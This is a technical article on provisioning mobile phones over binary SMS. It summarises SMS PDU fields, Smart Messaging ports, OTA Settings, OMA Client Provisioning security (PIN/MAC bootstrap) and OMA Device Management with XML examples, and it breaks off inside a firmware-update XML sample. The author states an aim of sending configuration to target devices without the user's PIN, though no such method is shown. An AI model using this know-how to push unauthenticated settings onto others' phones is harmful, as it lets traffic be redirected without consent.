Settings provisioning to mobile devices

Author: Javier Vicente Vallejo

Website: http://www.vallejo.cc

Last days I was developing an application for Symbian that was able to send binary SMS provisioning configurations for MMS client in the target devices, and without pin (for example Nokia sends you this type of configurations if you ask them for it, but the message comes protected with a pin that the user needs to know). This article is a compendium of protocols, specifications, etc... that I found while I was researching how to send MMS configuration.

The document starts with a theorical section where there is a summary of the most important points of each specification and protocol. Next there is a practical section where some test are carried out.

Theorical Section

Overview of the SMS format (with special interest on SMS-SUBMIT):

Main specifications that are describing SMS format are GSM 03.40 and GSM 03.38, developed by European Telecomunications Standards Institude (http://www.etsi.org/). Here I am going to make a light description of this format, mainly focused on SMS-SUBMIT (messages sent by MS, mobile station, to SC, service center). We will explain it from an example taken from internet. (http://www.dreamfabric.com/sms/).

SMS-SUBMIT:

Octet(s)	Description
00	Length of SMSC information. Here the length is 0, which means that the SMSC stored in the phone should be used. *Note: This octet is optional. On some phones this octet should be omitted! (Using the SMSC stored in phone is thus implicit)*
11	First octet of the SMS-SUBMIT message.
00	TP-Message-Reference. The "00" value here lets the phone set the message reference number itself.
0B	Address-Length. Length of phone number (11)
91	Type-of-Address. (91 indicates international format of the phone number).
6407281553F8	The phone number in semi octets (46708251358). The length of the phone number is odd (11), therefore a trailing F has been added, as if the phone number were "46708251358F". Using the unknown format (i.e. the Type-of-Address 81 instead of 91) would yield the phone number octet sequence 7080523185 (0708251358). Note that this has the length 10 (A), which is even.
00	TP-PID. Protocol identifier
00	TP-DCS. Data coding scheme.This message is coded according to the 7bit default alphabet. Having "04" instead of "00" here, would indicate that the TP-User-Data field of this message should be interpreted as 8bit rather than 7bit (used in e.g. smart messaging, OTA provisioning etc).
AA	TP-Validity-Period. "AA" means 4 days. *Note: This octet is optional, see bits 4 and 3 of the first octet*
0A	TP-User-Data-Length. Length of message. The TP-DCS field indicated 7-bit data, so the length here is the number of septets (10). If the TP-DCS field were set to 8-bit data or Unicode, the length would be the number of octets.
E8329BFD4697D9EC37	TP-User-Data. These octets represent the message "hellohello". How to do the transformation from 7bit septets into octets is shown here

Previous table represents a SMS encoded with 8 bits. Text SMS uses to be encoded with 7 bits: 7 bits of the User Data are an ascii character (some old devices are not supporting 7 bit encoding). When we send binary SMS we will encode them with 8 bits. It is also possible to encode a message UD with 16 bits (Unicode, UCS2). Later we will see Flash messages (or blinking or alert messages). They are simply a SMS with class 0 encoded with 16 bits. A message encoded with 8 bits can store 140 characters in the UD.

About some fields of the SMS header:

Type of address: we only need to know that 91 means that the address is a number with international format (+34666006600), while 81 means that it is with nacional format(666006600). More information: GSM 03.40 and http://www.dreamfabric.com/sms/type_of_address.html.

About the first octet of the SMS:

Bit no	7	6	5	4	3	2	1	0
Name	TP-RP	TP-UDHI	TP-SRR	TP-VPF	TP-VPF	TP-RD	TP-MTI	TP-MTI

Fieldname	Meaning
TP-RP	Reply path. Parameter indicating that reply path exists.
TP-UDHI	User data header indicator. This bit is set to 1 if the User Data field starts with a header
TP-SRR	Status report request. This bit is set to 1 if a status report is requested
TP-VPF	Validity Period Format. Bit4 and Bit3 specify the TP-VP field according to this table: **bit4 bit3** 0 0 : TP-VP field not present 1 0 : TP-VP field present. Relative format (one octet) 0 1 : TP-VP field present. Enhanced format (7 octets) 1 1 : TP-VP field present. Absolute format (7 octets)
TP-RD	Reject duplicates. Parameter indicating whether or not the SC shall accept an SMS-SUBMIT for an SM still held in the SC which has the same TP-MR and the same TP-DA as a previously submitted SM from the same OA.
TP-MTI	Message type indicator. Bits no 1 and 0 are set to 0 and 1 respectively to indicate that this PDU is an SMS-SUBMIT

Here there are some important things that we will need to know for being able to write binary SMS from Symbian. We will have to think a way of modifying some bits of this header (Symbian doesn't let us to compose raw SMS and send them... we will have to do some tricks for sending what we want).

TP-UDHI is very important. If it is set to 1 means that user data has a well known header, the UDH (User Data Header). We will see this header later.

TP-SSR it is not important for us, we will set it to 0. If we set it to 0 we are saying that we don´t want to receive a status report (if we set it to 1 the message will be delivered correctly anyway, but we will see repeatly popups on the device: "message was sent correctly blah blah blah").

TP-MTI it is important to set it to 1, for specifying it is a SUBMIT.

About the PID (protocol identifier):

http://www.dreamfabric.com/sms/pid.html or gsm 03.40. We will set it to 0 always.

Data coding scheme: it is essential. Depending on the type of message, data coding scheme is different. Usually, we will specify that it is a message with uncompressed User Data, 8 bit encoding and class 1.

<table>
<tr><td>Coding Group Bits 7..4</td><td>Use of bits 3..0</td></tr>
<tr><td>00xx</td><td>General Data Coding indication
Bits 5..0 indicate the following:
<table>
<tr><td>Bit 5</td><td></td></tr>
<tr><td>0</td><td>Text is uncompressed</td></tr>
<tr><td>1</td><td>Text is compressed</td></tr>
</table>
<table>
<tr><td>Bit 4</td><td></td></tr>
<tr><td>0</td><td>Bits 1 and 0 are reserved and have no message class meaning</td></tr>
<tr><td>1</td><td>Bits 1 and 0 have a message class meaning</td></tr>
</table>
<table>
<tr><td>Bit 3</td><td>Bit 2</td><td>Alphabet being used</td></tr>
<tr><td>0</td><td>0</td><td>Default alphabet</td></tr>
<tr><td>0</td><td>1</td><td>8 bit data</td></tr>
<tr><td>1</td><td>0</td><td>UCS2 (16bit)</td></tr>
<tr><td>1</td><td>1</td><td>Reserved</td></tr>
</table>
<table>
<tr><td>Bit 1</td><td>Bit 0</td><td>Message class</td><td>Description</td></tr>
<tr><td>0</td><td>0</td><td>Class 0</td><td>Immediate display (alert)</td></tr>
<tr><td>0</td><td>1</td><td>Class 1</td><td>ME specific</td></tr>
<tr><td>1</td><td>0</td><td>Class 2</td><td>SIM specific</td></tr>
<tr><td>1</td><td>1</td><td>Class 3</td><td>TE specific</td></tr>
</table>
NOTE: The special case of bits 7..0 being 0000 0000 indicates the Default Alphabet as in Phase 2</td></tr>
<tr><td>0100..1011</td><td>Reserved coding groups</td></tr>
<tr><td>1100</td><td>Message Waiting Indication Group: Discard Message
Bits 3..0 are coded exactly the same as Group 1101, however with bits 7..4 set to 1100 the mobile may discard the contents of the message, and only present the indication to the user.</td></tr>
<tr><td>1101</td><td>Message Waiting Indication Group: Store Message
This Group allows an indication to be provided to the user about status of types of message waiting on systems connected to the GSM PLMN. The mobile may present this indication as an icon on the screen, or other MMI indication. The mobile may take note of the Origination Address for message in this group and group 1100. For each indication supported, the mobile may provide storage for the Origination Address which is to control the mobile indication.
Text included in the user data is coded in the Default Alphabet.
Ehere a message is received with bits 7..4 set to 1101, the mobile shall store the text of the SMS message in addition to setting the indication.
<table>
<tr><td>Bit 3</td><td>Description</td></tr>
<tr><td>0</td><td>Set Indication Inactive</td></tr>
<tr><td>1</td><td>Set Indication Active</td></tr>
</table>
Bit 2 is reserved, and set to 0
<table>
<tr><td>Bit 1</td><td>Bit 0</td><td>Indication Type</td></tr>
<tr><td>0</td><td>0</td><td>Voicemail Message Waiting</td></tr>
<tr><td>0</td><td>1</td><td>Fax Message Waiting</td></tr>
<tr><td>1</td><td>0</td><td>Electronic Mail Message Waiting</td></tr>
<tr><td>1</td><td>1</td><td>Other Message Waiting*</td></tr>
</table>
* Mobile manufacturers may implement the "Other Message Waiting" indication as an additional indication without specifying the meaning. The meaning of this indication is intended to be standardized in the future, so Operators should not make use of this indication until the standard for this indication is finalized.</td></tr>
<tr><td>1110</td><td>Message Waiting Indication Group: Store Message
The coding of bits 3..0 and functionality of this feature are the same as for the Message Waiting Indication Group above, (bits 7..4 set to 1101)</td></tr>
</table>

<table>
<tr><td></td><td>with the exception that the text included in the user data is coded in the uncompressed UCS2 alphabet.</td></tr>
<tr><td>1111</td><td>Data coding/message class
Bit 3 is reserved, set to 0.

<table>
<tr><td>Bit 2</td><td>Message coding</td></tr>
<tr><td>0</td><td>Default alphabet</td></tr>
<tr><td>1</td><td>8-bit data</td></tr>
</table>

<table>
<tr><td>Bit 1</td><td>Bit 0</td><td>Message Class</td><td>Description</td></tr>
<tr><td>0</td><td>0</td><td>Class 0</td><td>Immediate display (alert)</td></tr>
<tr><td>0</td><td>1</td><td>Class 1</td><td>ME specific</td></tr>
<tr><td>1</td><td>0</td><td>Class 2</td><td>SIM specific</td></tr>
<tr><td>1</td><td>1</td><td>Class 3</td><td>TE specific</td></tr>
</table>
</td></tr>
</table>

SMS-DELIVERY:

Octet(s)	Description
07	Length of the SMSC information (in this case 7 octets)
91	Type-of-address of the SMSC. (91 means international format of the phone number)
72 83 01 00 10 F5	Service center number(in decimal semi-octets). The length of the phone number is odd (11), so a trailing F has been added to form proper octets. The phone number of this service center is "+27381000015". See below.
04	First octet of this SMS-DELIVER message.
0B	Address-Length. Length of the sender number (0B hex = 11 dec)
C8	Type-of-address of the sender number
72 38 88 09 00 F1	Sender number (decimal semi-octets), with a trailing F
00	TP-PID. Protocol identifier.
00	TP-DCS Data coding scheme
99 30 92 51 61 95 80	TP-SCTS. Time stamp (semi-octets)
0A	TP-UDL. User data length, length of message. The TP-DCS field indicated 7-bit data, so the length here is the number of septets (10). If the TP-DCS field were set to indicate 8-bit data or Unicode, the length would be the number of octets (9).
E8329BFD4697D9EC37	TP-UD. Message "hellohello" , 8-bit octets representing 7-bit data.

I will not explain in detail the delivery message as it is basically the same format than submit.

User Data (UD):

It is the payload of the SMS message. These data are able to have an additional header, the UDH (User Data Header). If the UDH does not appear, the UD go raw, so the format is not a standard format, receptor and emitter will decide the meaning of the data.

If the TP-UDHI is set to 1, UD start with a UDH.

User Data Header (UDH):

In the UDH we can set the type of information that the message is containing (with a pair of ports, source and destination), or concatenation information (when the UD oversize the maximum SMS size, the UD are divided in multiple SMS and the concatenation information is added),etc…

The first byte of the UDH has the size of the entire UDH minus 1. The rest of the header is composed by chunks: the information elements. There are two information elements important for us:

The information element for specifying ports:

0x05 – Id for this IE.

0x04 – it means after this it comes 4 bytes.

XX XX – destination port.

YY YY – source port.

The information element for specifying concatenation information:

00 – Id for this IE.

03 – After this it comes 4 bytes.

XX – Message reference. All messages that are part of the same concatenation must have this same message reference.

YY – Total number of parts.

ZZ – Index for the current part, from 1 to YY.

SMS Header (UDHI=1)	UD: UDH (N x information elements)	UD: Rest of the UD (raw data)

We will not continue talking about the SMS format … there are lots of information if you search the internet. SMS will be the bearer of more complex information that we want to send.

Symbian and binary SMS's UDH:

There are other mechanisms for sending fully raw SMS, composing by ourselves all SMS headers. For example we could be using a base station by sending AT commands to serial port. There are some phones that let us to connect them via cable, infrared,etc… and also send raw SMS with AT commands. I have preferred to write a Symbian application that will receive via Bluetooth the data that I want to send over SMS, and the application will ask the OS to compose the binary SMS with that data. I prefer this solution because it will work over lots of phones, and a Symbian user could install the application in the phone and will not need any additional hardware.

Symbian is a very powerful OS, however lot of times we will find problems for doing very basic things, and documentation is scarce. Sometimes you need to perform some task thanks to a workaround.

Sending a text SMS is a trivial task, however sending a binary SMS and modifying SMS headers as we need is not so easy.

I have appended in the practical section the source code of the solution that I have implemented. I am not sure whether it would be the best way to perform this task… anyway it works.

Smart Messaging:

At the beginning of this article I said that my main target was be able to send an access point and MMS configuration via SMS to the target phone. While I was searching documentation for carrying out this task I found Smart Messaging.

References:

Smart messages format: Smart_Messaging_Specification_rev_3_0_0.pdf

Smart Messaging FAQ: Smart_Messaging_FAQ_v2_0.pdf

Summary:

Smart Messaging is a format to send some types of content (ringtones, logos, configuration parameters for internet access points, ...).

To send a Smart Message we need to create a SMS with UD and UDH. The UDH will have an information element specifying source and destination ports, depending on the type of Smart Message that we are going to send. Here is a list:

Port Number (decimal)	*Port Number (hexadecimal)*	*Application/Protocol*
0	*0*	*Default port for transparent (legacy) messages*
80	*50*	*WWW Server (HTTP)*
226	*E2*	*Business Card exchange (MIME vCard) Card reader*
228	*E4*	*Calendar Items (MIME vCalendar) Calendar reader*
5501	*157D*	*Compact Business Card reader (not specified in this document)*
5502	*157E*	*Service Card reader (not specified in this document)*
5503	*157F*	*Internet Access Configuration Data reader*
5504	*1580*	*<RESERVED>*
5505	*1581*	*Ringing Tone reader*
5506	*1582*	*Operator Logo*
5507	*1583*	*CLI Logo*
5508	*1584*	*Dynamic Menu Control Protocol (not specified in this document)l*
5509	*1585*	*<RESERVED>*
5510	*1586*	*<RESERVED>*
5511	*1587*	*Message Access Protocol*
5512	*1588*	*Simple Email Notification*
5513	*1589*	*<RESERVED>*
5514	*158A*	*<RESERVED>*
5580	*15CC*	*Character-mode WWW Access (TTML) (not specified in this document)*
5601	*15E1*	*<RESERVED>*
5603	*15E3*	*<RESERVED>*
8500	*2134*	*<RESERVED>*
8501	*2135*	*<RESERVED>*
8502	*2136*	*<RESERVED>*

In addition, if the content of the smart message oversize the maximum size of the SMS we will have to add the concatenation information element.

Examples:

Operator logo message (without the SMS header,only UD and UDH. The SMS header must be class 1, 8 bit encoding, with UDHI = 1):

Octet number	**Value**	**Description**
1	0B	Length of the User Data Header
2	05	Information Element Identifier (IEI; application port addressing scheme, 16-bit port address)
3	04	Information Element Data Length (IEDL)

4 - 5	15 82	Information Element Data (octets 4 & 5 --> 1582 – destination port)
6 - 7	00 00	Information Element Data (octets 6 & 7 --> 0000 – originator port)
8	00	Information Element Identifier (IEI; concatenated short message, 8-bit reference number)
9	03	Information Element Data Length (IEDL; 3 octets)
10	01	Information Element Data (concatenated short message reference number)
11	02	Information Element Data (total number of concatenated messages (0-255))
12	01	Information Element Data (sequence number of current short message)
13	30	Operator logo version number. ISO-8859-1 character "0"
14 - 15	21 F3	Mobile Country Code (MCC), octets 14 and15, little-endian BCD, filled ih F' F
with ', 123 -> 21 F3 Notice: To see the logo on the phone's screen, octets 14 and 15 must be defined with the settings of the current operator.		
16	54	Mobile Network Code (MNC) coding, little-endian BCD, filled with ', 45 -> 54
17	0A	ISO-8859-1 "Line feed" character
18	00	InfoField; see Smart Messaging Specification 3.0.0 for details.
19	48	The width of the bitmap. Hex 48 -> 72 decimal
20	0E	The height of the bitmap. Hex 0E -> 14 decimal
21	01	The depth of the bitmap (number of gray scales)
22-140	FF FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 FF FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 10 F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	OTA bitmap data

By using Smart Messaging we can send internet access point configuration messages, email configuration parameters, www hotlist items, smsc settings, telnet, www, ftp settings, etc…

Tests that I did have demostrated this type of messages are not used at the moment to send IAP configurations. I have sent the SMSC to a Nokia 6630 and it was accepted, and the SMSC was added in the phone's list, but IAP configuration did not work. With an E61 (Symbian 3^{rd}) it is said: "not supported message". With a 6630 (Symbian 2^{nd}) I was able to open the message but when I tried to keep the settings, a popup told me "unsupported operation".

The conclusion is that Smart Messages were used in the past to send configurations, but they were replaced with current solutions. In addition Smart Messaging was a Nokia propietary solution.

A sample of SMSC settings:

The UD must contain:

Sname: "name"\r\n

Stel: "SMSC number"\r\n

Destination port in the UDH is 157F. I set source port to 0000.

Smart Messaging can be useful to send IAP settings to an old model of device. Anyway parameters that we can configure with these messages are deprecated. For example:

```
Welcome !
Iname:Company
Iuid:User
Ipwd:secret
Itel:+123456789012345
Iip:123.123.123.123
Idns1:123.123.123.123
Idns2:123.123.123.124
```

This settings were valid for old IAPs, when internet connections were done via a data call. With these messages we cannot configure a GPRS or UMTS internet connection.

Ringtones, logos, etc… are still supported.

Flash Messages:

Flash or blinking SMS are encoded in unicode (UCS2) and must be class 0 (both in data coding scheme SMS's field). These messages are showed in the device's screen inmediately when they are received, and they are not kept in the phone.

We can send text messages as flash messages, and the text will pop up on the screen, and we can send Smart Messages (encoding in 16 bits instead of 8 bit) also as flash messages (read the Smart Messaging faq).

Over-The-Air (OTA) Settings:

After playing a time with Smart Messaging I returned to search google and forums for other solutions: Over-The-Air Settings Specification.

This specification created by Nokia and Ericsson describes a way for providing a mobile phone configuration over-the-air.

Configurations are provided over WBXML: a binary encoding of a XML. WBXML data will be contained by the SMS's UD. The UDH port for these messages: for browser settings the destination port is 49999. For SyncML settings 49996.

The types of configuration that we can send over OTA settings are:

- Browser settings (application/x-wap-prov.browser-settings)
- Browser bookmarks (application/x-wap-prov.browser-bookmarks)
- SyncML settings (application/x-prov.syncset+xml if XML as plain text, o application/x-prov.syncset+wbxml if WBXML).

XML description (tags,…) for each type of provided settings can be read in the specification… its easy.

For encoding XML to binary XML the standard WBXML is used. This standard describes a general way for encoding XML to binary. OTA settings 's XML will have some own tags, and the WBXML binary value for each tag could be read in the section 11 of the specification.

The best way to understand any thing is to see examples. Here is a very good example (from Nokia) explaining how to create a XML with a MMS configuration and how to encode it in binary.

Open Mobile Alliance, OMA:

About OMA: http://www.openmobilealliance.org/about_OMA/index.html

OMA developes and maintains some important specifications. Here we will see some of these.

Protocols and specifications being developed by OMA are being used at the moment.

OMA Client Provisioning:

OMA says, "provisioning" is the way for configuring a WAP client with a minimun of interaction by the user. The concept refers settings provided over-the-air, with a SIM cards, …

With OMA its possible to send the target device a configuration over-the-air. The client, after receiving this configuration, only needs to keep it. In this way is possible to send the client configuration parameters such as access points, proxies,… its possible to send application protocols configurations: MMS,browser,…

OMA provisioning architecture (WAP provisioning framework) reuses parts of the current WAP architecture: WAP stack and WAP push usage.

Provisioning types: bootstrap provisioning and continuous provisioning.

¿What is bootstrap? A device non-bootstrapped needs a way for connecting a service or WAP content. Bootstrap is used for initializing the device with conectivity information (access point, proxy, trusted provisioning server). In that way when the device is bootstraped it can to connect the TPS, trusted provisioning server, for having a continuous provisioning.

TPS will be a internet server addressed with a URL.

About security:

All the continuous provisioning security is based in a trusted relation of the client with the TPS. The client takes the settings provided by the server and use them, thinking always that settings are the best configuration for itself (the specification says its possible to implementate the client for notifying the user when a configuration is received and asking him what to do).

Optionally it could exits a Trusted Proxy, a WAP proxy trusted by client and server. The client will receive the settings across the Trusted Proxy. However the Trusted Proxy cant to ensure the contents of the provided configuration arent malicious.

About bootstrap provisioning: initially, the TPS identity is given via bootstrapping. The next phrase comes directly from the architecture spec:

"The verification of whether an entity that is declared to be trusted in the bootstrap process actually is worthy of end-users trust is outside the scope of the specification"

If the client receives a bootstrap and that bootstrap is accepted, the specified TPS starts to be a trusted server for the client, and the configuration coming from that TPS is accepted (continuous provisioning starts).

However the spec describes some implementations for improving the security.

For OTA bootstrap security could be implemented based on a shared secret. A thing that only the client and the server knows.

The bootstrap specification gives detailed information about the format of bootstrap messages and the content of the shared secret. It consists of a additional parameter in the bootstrap message (named MAC, Message Authentication Code), calculated from a "pin" that the client knows. When the bootstrap comes, the MAC is calculated in the client with that pin and checked against the MAC in the bootstrap message. The MAC is calculated with the HMAC algorithm, based on SHA1. Note: The spec says the MAC could be out of the bootstrap message, coming over other channels, as Out-Of-Band data.

Differents bearers:

- GSM:

  The IMSI is used as entry for calculating the MAC.

  1. SIM: bootstrap data are stored in the SIM/WIN card.
  2. Cell broadcast: settings are sent all users connected to the same cell. There is no shared secret, however the SIM card has a network code. The network provides that code with the settings, and the device check that code.
  3. SMS.
  4. USSD.
- TDMA:
  1. GUTS.
- CDMA:
  1. SMS.

Format:

The tag for providing the TPS's URL is PROVURL. See bootstrap spec.

About XML syntax, values, MIME headers,… see continuous provisioning spec.

Series 60 and the OMA Client Provisioning:

The document Series 60 platform and OMA Client Provisioning gives a description about how Series60 phones replace old OTA Settings (Nokia and Ericsson propietary solution) by OMA Client Provisioning.

From this document:

"Open Mobile Alliance (OMA) Provisioning (see reference document [7]) has replaced the proprietary OTA method (see reference document [3]) on the newest mobile devices. With OMA Provisioning, the user interface has been generalized to reflect the fact that not one, but several applications are being provisioned at a time. This open standard describes how content is formed and sent to the device; it is also an extensible standard, meaning that when new parameters are introduced in the future, present-day devices will continue to work properly. Consequently, XML authors do not have to worry about different device versions when creating XML documents. OMA Provisioning uses WAP Push as a transmission method, which makes it network-independent.

OMA Bootstrap (see reference document [2]) adds security to OMA Provisioning in the form of server authentication. OMA Bootstrap is optional for S60 platform devices covered by this document.

This document is intended to be used as a developer's manual for creating XML documents that can be provisioned to mobile devices compliant with the S60 platform."

This document is very insteresting. It describes a way to create the XML for providing the S60 settings, and it gives some very interesting examples: access point, bootstrap, browser settings, mail, push to talk, OMA DM, OMA DS,… And it gives a WBXML encoded from a XML too.

The document says somethings about security too:

"OMA Provisioning messages can be explicitly authenticated via OMA Bootstrap (see reference document [2]). This creates a trusted relationship with a provisioning server, which means that further messages from this server are implicitly authenticated. Nonauthenticated messages can be received, but the user will receive a security warning before opening them. Explicit authentication is brought about by using a shared secret method. Four such methods are supported in this product: user PIN, user network PIN, user PIN MAC (Message Authentication Code), and network PIN."

Important:

"*Nonauthenticated messages can be received, but the user will receive a security warning before opening them".*

About the shared secret the doc describes 4 methods:

"The shared secret used in the network PIN method is the international mobile system identifier (IMSI) from the phone's SIM card, encoded into semi-octet form (see reference document [6]). In the user PIN and user PIN MAC methods, the user manually enters a secret code known only to the user and the provisioning server. The digits of the user PIN are included in the secret code as corresponding ASCII character values (i.e., as ASCII encoded string). In the user network PIN method, the shared secret is the encoded IMSI appended with the user PIN."

For example, if you visit Nokia homepage you can ask them to send you a OMA CP with MMS settings and access point, for example. They would give you a pin that you must introduce before being able to keep the settings.

In the practical section we will see how to send the message without pin.

OMA Device Synchronization:

See practical section test to understand OMA DS.

OMA Device Management:

OMA developes DM too. Current version of the spec:

http://www.openmobilealliance.org/release_program/dm_v1_2C.html

DM is a generic term used for describing the technology that let third party to carry out maintenance tasks for the target client device. With DM a remote party could configure, fix problems, install and update software.

DM consists of:

1. Protocols and mechanisms.
2. Data model: it gives a representation of the data that remote party can manage (with a management tree).
3. A security standard for deciding who can modify a concrete parameter in the target device or who cannot.
4. OMA DM supports:

- DM Bootstrap (how to provide a basic settings to the target divice for supporting OMA DM).
- Continuous DM.
- Firmware update.
- Software components update.
- Diagnostic.
- SIM / Smartcard management.
- Task and calendars.
- …

Data exchange is performed over WBXML, and with a XML subset named SyncML(http://en.wikipedia.org/wiki/SyncML), that is able to work over any layer. The physic layer

could be any type, usb or rs232, gsm, … Transport layer could be any too: WSP (wireless session protocol), HTTP, OBEX, etc…

Its a request-response protocol. Authentication checks are part of the protocol, and it ensures server-client communication is performed after the validation.

Client and server works as a states machine. A sequence of messages is performed after authentication and each message is interpreted in a different way depending on the state that the client and the server are.

OMA DM server start the comunication asynchronously, by WAP Push over SMS. The the management could start. OMA DM supports a type of out-of-band messages (alerts or interrupts) that could be initiated by the client or the server for managing hard disconnects, errors,… or for negotiating some parameters such us messages's maximum size, …

OMA DM v.1.2 documents:

DM Bootstrap.

DM Notificacion initiated session.

DM Protocol.

DM Representation Protocol.

DM Standarized Objects.

DM Tree Node Description.

DM Tree Node Description Serialization.

DM Security.

OMA DM Management Tree:

OMA DM describes a protocol for managing elements in a target device. That elements must be represented in a standard way. OMA DM describes a way for representing that data as Management Objects.

It exits the Management Tree, a tree where Management Objects are keeped herarchilly. Tree nodes are addressed as URIs. For example:

(root)./ ---- DM Acc ---- xyzInc …

---- MyMgmServer …

---- OSGi …

---- Vendor ---- Ring Signals …

---- Screen Saver …

---- etc …

For accesing Ring Signals: ./Vendor/Ring Signals (URI could be case sensitive or not, the client indicates it) and the end is not a /. Its not accepted these: ../ o ./).

Tree nodes could have any data types, since a simple integer to a large amount of bytes representing a image or anything. A node could have any number of branch.

MO are accesed with Management Actions that are described in the protocol. For example here is a GET:

```
<Get>
	<CmdID>4</CmdID>
	<Item>
		<Target>
			<LocURI>Vendor/Ring_signals/Default_ring</LocURI>
		</Target>
	</Item>
</Get>
```

The GET command would return this response:

```
<Results>
	<CmdRef>4</CmdRef>
	<CmdID>7</CmdID>
	<Item>
		<Data>MyOwnRing</Data>
	</Item>
</Results>
```

Or, if there are more nodes, it would return a list separated by /:

```
<Results>
	<CmdRef>4</CmdRef>
	<CmdID>7</CmdID>
	<Item>
		<Meta>
			<Format xmlns='syncml:metinf'>node</Format>
			<Type xmlns='syncml:metinf'>text/plain</Type>
		</Meta>
		<Data>Default_ring/Ring1/Ring2/Ring3/Ring4</Data>
	</Item>
</Results>
```

You can add nodes, delete,… See the protocol.

There are dynamic and permanent (they cant be deleted) nodes. Its possible to protect dynamic nodes for avoiding they was deleted too.

OMA Device Management Tree and Description Serialization:

It consists of describing a MO with a XML (WBXML). The specification says how to create a XML representing a MO.

Bootstrapping en OMA DM:

The client device must be provisioned with OMA DM settings. With the bootstrap process we can perform this task. In that way the target device will enter a state where it could initiate a management session with the new DM server.

Methods for performing OMA DM bootstrapping:

1. Bootstrap from the manufacturer.

   The device comes with a bootstrap from the manufacturer. It's a very secure method with no over-the-air and no shared secrets. But its not very flexible.

2. Bootstrap initiated by server.

   A message with the settings is sent to the client.

3. Bootstrap from smartcard.

   Bootstrap comes with the smartcard.

Bootstrap profiles:

OMA DM is designed for working with lot of devices. When other bootstrap or provisioning mechanism exists, OMA DM will use that mechanism. OMA DM gives multiple profiles for bootstrapping, and the device could support anyone optionally.

OMA DM settings are provided as a TNDS object. See spec for getting examples.

OMA Client provisioning profile:

The bootstrap is sent based on OMA Client Provisioning spec. The client must be able to interpretate both specs (OMA DM and OMA Client Provisioning) and must know how to traslate OMA Client Provisioning bootstrap to the TNDS.

OMA DM profile:

Bootstrap is sent as a message based on OMA DM standard, and encoded with WBXML. This message containts the TNDS.

In both cases, after receiving the settings, the client will initiate the session with the server.

A TNDS example is here:

```
<MgmtTree>
        <VerDTD>1.2</VerDTD>
        <Node>
                <NodeName>OperatorX</NodeName> <!--- DM Account MO --->
                <RTProperties>
                        <Format>
                                <node/>
                        </Format>
                        <Type>org.openmobilealliance/1.0/w7</Type>
                </RTProperties>
                <Node>
                        <NodeName>PrefConRef</NodeName>
                        <RTProperties>
                                <Format>
                                        <chr/>
                                </Format>
                                <Type>text/plain</Type>
                        </RTProperties>
                        <Value>./Inbox/Internet</Value>
                </Node>
                <NodeName>Internet</NodeName> <!--- Connectivity MO --->
                <RTProperties>
                        <Format>
                                <node/>
                        </Format>
                        <Type>org.openmobilealliance/1.0/ConnMO</Type>
                </RTProperties>
        </Node>
</MgmtTree>
```

OMA Firmware Updates:

OMA "Firmware Update Management Object" (FUMO) lets us perform firmware updates by giving the localization in the Management Tree where the updates must be loaded. FUMO specifies too some commands that must be summoned over some nodes of the MT for starting the update activity.

FUMO describes a way for starting the update. OMA Download v.1.0 spec describes how to download the firmware packet.

FUMO architecture.

FUMO.

Example:

```
<MgmtTree>
 <VerDTD>1.2</VerDTD>
 <Node>
  <NodeName/>
  <DFProperties>
   <AccessType>
    <Get/>
   </AccessType>
   <DFFormat>
            <node/>
   </DFFormat>
   <Occurrence>
    <ZeroOrMore/>
   </Occurrence>
   <DFTitle>A firmware update package</DFTitle>
    <DFType>
     <DDFName></DDFName>
    </DFType>
  </DFProperties>
    <Node>
   <NodeName>PkgName</NodeName>
   <DFProperties>
    <AccessType>
     <Get/>
    </AccessType>
    <DFFormat>
     <chr/>
    </DFFormat>
    <Occurrence>
     <ZeroOrOne/>
    </Occurrence>
    <DFTitle>Name of Update Package</DFTitle>
    <DFType>
     <MIME>text/plain</MIME>
     </DFType>
```

```
 </DFProperties>
</Node>
<Node>
 <NodeName>PkgVersion</NodeName>
 <DFProperties>
  <AccessType>
  <Get/>
  </AccessType>
  <DFFormat>
   <chr/>
  </DFFormat>
  <Occurrence>
   <ZeroOrOne/>
  </Occurrence>
  <DFTitle>Version information for the firmware update package</DFTitle>
  <DFType>
   <MIME>text/plain</MIME>
  </DFType>
 </DFProperties>
</Node>
<Node>
 <NodeName>Download</NodeName>
 <!--This node is used for downloading an update package -->
 <DFProperties>
  <AccessType>
   <Exec/>
  </AccessType>
  <DFFormat>
   <node/>
  </DFFormat>
  <Occurrence>
   <ZeroOrOne/>
  </Occurrence>
  <DFTitle> A node that can be used to Download a firmware update package</DFTitle>
  <DFType>
   <DDFName></DDFName>
  </DFType>
 </DFProperties>
 <Node>
  <NodeName>PkgURL</NodeName>
  <DFProperties>
   <AccessType>
    <Get/>
    <Replace/>
   </AccessType>
   <DFFormat>
    <chr/>
   </DFFormat>
   <Occurrence>
    <One/>
   </Occurrence>
   <DFTitle>URL for downloading an update package</DFTitle>
   <DFType>
    <MIME>text/plain</MIME>
   </DFType>
  </DFProperties>
 </Node>
</Node>

<Node>
 <NodeName>DownloadAndUpdate</NodeName>
 <!--This node is used for downloading and Updating an update package -->
 <DFProperties>
  <AccessType>
   <Get/>
   <Exec/>
  </AccessType>
  <DFFormat>
   <node/>
  </DFFormat>
  <Occurrence>
   <ZeroOrOne/>
  </Occurrence>
  <DFTitle>A node that can be used to Download and immediately invoke an Update to update a firmware using an update package</DFTitle>
  <DFType>
          <DDFName></DDFName>
  </DFType>
 </DFProperties>
 <Node>
  <NodeName>PkgURL</NodeName>
  <DFProperties>
   <AccessType>
    <Get/>
    <Replace/>
   </AccessType>
   <DFFormat>
    <chr/>
   </DFFormat>
   <Occurrence>
    <One/>
   </Occurrence>
   <DFTitle>URL for downloading an update package</DFTitle>
   <DFType>
    <MIME>text/plain</MIME>
   </DFType>
  </DFProperties>
 </Node>
</Node>
<Node>
 <NodeName>Update</NodeName>
 <!--This node is used for Updating the device using an update package -->
 <DFProperties>
  <AccessType>
   <Get/>
   <Exec/>
  </AccessType>
  <DFFormat>
   <node/>
  </DFFormat>
  <Occurrence>
   <ZeroOrOne/>
  </Occurrence>

  <DFTitle>A node that can be used to conduct firmware update using an update package</DFTitle>
  <DFType>
   <DDFName></DDFName>
  </DFType>
 </DFProperties>
 <Node>
  <NodeName>PkgData</NodeName>
```

```
    <DFProperties>
     <AccessType>
      <Replace/>
     </AccessType>
     <DFFormat>
      <bin/>
